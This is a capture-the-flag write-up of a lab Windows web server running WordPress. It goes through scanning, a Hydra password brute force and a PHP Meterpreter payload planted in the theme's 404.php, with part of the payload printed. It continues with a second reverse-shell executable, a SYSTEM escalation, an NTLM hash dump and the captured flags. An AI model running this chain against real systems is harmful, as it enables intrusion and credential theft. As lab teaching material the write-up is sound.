

Retro CTF Write-Up:

Start with an Nmap scan (in the scope they say that the machine don’t reply to ping ICMP so add the flag -Pn):




```
# Nmap 7.92 scan initiated Sun Apr  7 08:56:17 2024 as: nmap -sV -sC -Pn -oN nmap -p- retro.com
Nmap scan report for retro.com (10.10.30.38)
Host is up (0.070s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-04-07T12:58:37+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2024-04-07T12:58:36+00:00
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2024-04-06T12:50:22
|_Not valid after:  2024-10-06T12:50:22
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
```

So, from the Nmap scat we can see that this is a windows machine and it running a webserver on port 80, lets enumerate the website:



```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/retro]
└─# gobuster dir -u http://retro.com/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://retro.com/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/retro                (Status: 301) [Size: 146] [--> http://retro.com/retro/]
Progress: 29264 / 220561 (13.27%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 29274 / 220561 (13.27%)
===============================================================
Finished
===============================================================
```


So, as we can see the site is in the /retro directory , lets see what in it:




```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/retro]
└─# gobuster dir -u http://retro.com/retro -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://retro.com/retro
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wp-content           (Status: 301) [Size: 157] [--> http://retro.com/retro/wp-content/]
/wp-includes          (Status: 301) [Size: 158] [--> http://retro.com/retro/wp-includes/]
```

So, as we can see this is a wordpress site , let's use WPScan to continue enumerations:

First I want to find some usernames so I can try brute force In to the wordpress:




```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/retro]
└─# wpscan --url http://retro.com/retro -e u1-100
```




```
[+] wade
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://retro.com/retro/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

Now that we found our user's name let's try brute force in:




```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/retro]
└─# hydra -l wade -P /usr/share/wordlists/rockyou.txt retro.com -V http-form-post '/retro/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'
```




```
[DATA] attacking http-post-form://retro.com:80/retro/wp-login.php:log= USER
[80][http-post-form] host: retro.com   login: wade   password: parzival
1 of 1 target successfully completed, 1 valid password found
```

I'm not goanna lie , while hydra was running I wonder on the website to see if I can get any clues and I found the password , but it is also in the rockyou.txt so with some patient I would of find it with brute force!



name of his avatar whenever I log in but I think I'll eventually get it down. Either way, I'm really excited to see this movie!




Wade

December 9, 2019

Leaving myself a note here just in case I forget how to spell it: parzival

So lets get a reverse shell! Login a wade with the credentials we just found,

Go to Appearance → theme editor and find the 404.php:




90s Retro: 404 Template (404.php)

Selected file content:

```
<?php
/**
 * This page template is used to display a 404 error message.
 *
 * @package 90s Retro
```


Because this is a windows target machine I will use msfvenom to create the payload and exploit/multi/handler to get the reverse meterpreter :



```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/retro]
└─# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.8.41.134 LPORT=4242 -f raw > shell.php
```

Now just copy the content of shell.php to the 404.php and save it .

Replace It with my payload:




90s Retro: 404 Template (404.php)


Selected file content:

```
/*<?php /**/ if (!isset($GLOBALS['channels'])) { $GLOBALS['channels'] = array(); } if (!isset($GLOBALS['channel_process_map']))
isset($GLOBALS['resource_type_map'])) { $GLOBALS['resource_type_map'] = array(); } if (!isset($GLOBALS['udp_host_map'])) { $GL
isset($GLOBALS['readers'])) { $GLOBALS['readers'] = array(); } if (!isset($GLOBALS['id2f'])) { $GLOBALS['id2f'] = array(); } f
in_array($i, $id2f)) { $id2f[$i] = $c; } } function my_print($str) { } my_print("Evaling main meterpreter stage"); function du
"Array"; } my_print(sprintf("$name (%s)", count($arr))); foreach ($arr as $key => $val) { if (is_array($val)) { dump_array($va
($val)")); } } } function dump_readers() { global $readers; dump_array($readers, 'Readers'); } function dump_resource_map() {
'Resource map'); } function dump_channels($extra="") { global $channels; dump_array($channels, 'Channels '.$extra); } if (!fur
file_get_contents($file) { $f = @fopen($file,"rb"); $contents = false; if ($f) { do { $contents .= fgets($f); } while (!feof($
function_exists('socket_set_option')) { function socket_set_option($sock, $type, $opt, $value) { socket_setopt($sock, $type, $
"\x93\xd7\xc2\xd9\xd0\xde\x31\x18\x5b\x4e\x48\x41\x3d\x5c\xfd\xb4"); define("SESSION_GUID", "\x00\x00\x00\x00\x00\x00\x00\x00\
'aes-256-cbc'); define("ENC_NONE", 0); define("ENC_AES256", 1); define("PACKET_TYPE_REQUEST", 0); define("PACKET_TYPE_RESPONSE
define("PACKET_TYPE_PLAIN_RESPONSE", 11); define("ERROR_SUCCESS", 0); define("ERROR_FAILURE", 1); define("CHANNEL_CLASS_BUFFER
define("CHANNEL_CLASS_DATAGRAM", 2); define("CHANNEL_CLASS_POOL", 3); define("TLV_META_TYPE_NONE", ( 0 )); define("TLV_META_TY
17)); define("TLV_META_TYPE_RAW", (1 << 18)); define("TLV_META_TYPE_BOOL", (1 << 19)); define("TLV_META_TYPE_QWORD", (1 << 20)
define("TLV_META_TYPE_GROUP", (1 << 30)); define("TLV_META_TYPE_COMPLEX", (1 << 31)); define("TLV_META_TYPE_MASK", (1<<31)+(1<
define("TLV_RESERVED", 0); define("TLV_EXTENSIONS", 20000); define("TLV_USER", 40000); define("TLV_TEMP", 60000); define("TLV_
define("TLV_TYPE_COMMAND_ID", TLV_META_TYPE_UINT | 1); define("TLV_TYPE_REQUEST_ID", TLV_META_TYPE_STRING | 2); define("TLV_TY
define("TLV_TYPE_RESULT", TLV_META_TYPE_UINT | 4); define("TLV_TYPE_STRING", TLV_META_TYPE_STRING | 10); define("TLV_TYPE_UINT
TLV_META_TYPE_BOOL | 12); define("TLV_TYPE_LENGTH", TLV_META_TYPE_UINT | 25); define("TLV_TYPE_DATA", TLV_META_TYPE_RAW | 26);
```

So, lets open a multi/handler :




```
msf6 > use exploit/multi/handler
```



```
msf6 exploit(multi/handler) > set lport 4242
lport ⇒ 4242
msf6 exploit(multi/handler) > set lhost 10.8.41.134
lhost ⇒ 10.8.41.134
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > exploit
```

Now all we need is To trigger the reverse shell.


go to http://retro.com/retro/wp-content/themes/90s-retro/404.php



```
meterpreter > ls
Listing: C:\inetpub\wwwroot\retro\wp-content\themes\90s-retro
==============================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  34279  fil   2024-04-07 10:01:10 -0400  404.php
100666/rw-rw-rw-  4165   fil   2019-12-08 19:19:06 -0500  README.txt
100666/rw-rw-rw-  5490   fil   2024-04-07 09:57:48 -0400  archive.php
040777/rwxrwxrwx  0      dir   2019-12-08 19:19:05 -0500  audio
100666/rw-rw-rw-  1251   fil   2019-12-08 19:19:05 -0500  author.php
100666/rw-rw-rw-  1226   fil   2019-12-08 19:19:05 -0500  category.php
100666/rw-rw-rw-  3088   fil   2019-12-08 19:19:05 -0500  comments.php
040777/rwxrwxrwx  4096   dir   2019-12-08 19:19:05 -0500  content
040777/rwxrwxrwx  4096   dir   2019-12-08 19:19:05 -0500  css
```


And we get a meterpreter on the target machine!

Because it is a php meterpreter it doesn’t have the option to escalate the privilege so to bypass that I created another payload but this time an exe file :




```
┌──(root㉿moti-kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.8.41.134 LPORT=4343 -f exe > shell.exe
```

Upload to the windows machine using the meterpreter we got :




```
meterpreter > upload shell.exe
[*] uploading  : /root/Desktop/TryHackMe/Linux CTFs/POC CTF's/retro/shell.exe → shell.exe
[*] Uploaded -1.00 B of 7.00 KiB (-0.01%): /root/Desktop/TryHackMe/Linux CTFs/POC CTF's/retro/shell.exe → shell.exe
[*] uploaded   : /root/Desktop/TryHackMe/Linux CTFs/POC CTF's/retro/shell.exe → shell.exe
meterpreter > ls
Listing: C:\inetpub\wwwroot\retro\wp-content\themes\90s-retro
=============================================================
```

Now start a new multi handler (with the correct port and payload set!):




```
msf6 exploit(multi/handler) > set lhost 10.8.41.134
lhost ⇒ 10.8.41.134
msf6 exploit(multi/handler) > set lport 4343
lport ⇒ 4343
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit
```

Now let's run the shell.exe file from the old meterpreter session:




```
meterpreter > execute -f shell.exe
Process 2696 created.
meterpreter > █
```

And we should get the meterpreter on the other listener:




```
 Command       Description
 -------       -----------
 getsystem     Attempt to elevate your privilege to that of local system.
```



```
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
```


Using the getsystem utility we where able to escalate our privileges to NT-Authority system!

So now we can get credentials from the sam file for example :




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fd3610e7ca1f8fb4f54b81cc744749a9:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Wade:1000:aad3b435b51404eeaad3b435b51404ee:df7afd9a9896bd3f5faf10b8e56e0adf:::
```


But , we only need to find the user.txt and root.txt :




```
lmeterpreter > ls
Listing: C:\users\Wade\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-12-08 19:33:45 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2019-12-08 23:09:16 -0500  user.txt.txt
```



```
meterpreter > cat user.txt.txt
3b99fbdc6d430bfb51c72c651a261927
```



```
lsmeterpreter > ls
Listing: C:\users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-12-09 02:10:15 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2019-12-08 23:08:33 -0500  root.txt.txt
```




```
meterpreter > cat root.txt.txt
7958b569565d7bd88d10c6f22d1c4063
```

Administrator:fd3610e7ca1f8fb4f54b81cc744749a9:PasswordPasswordPassword01!:

Wade:df7afd9a9896bd3f5faf10b8e56e0adf:parzival:

Just for fun you can log in(GUI) with the found credentials:



```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/retro]
└─# xfreerdp /u:administrator /v:10.10.30.38
```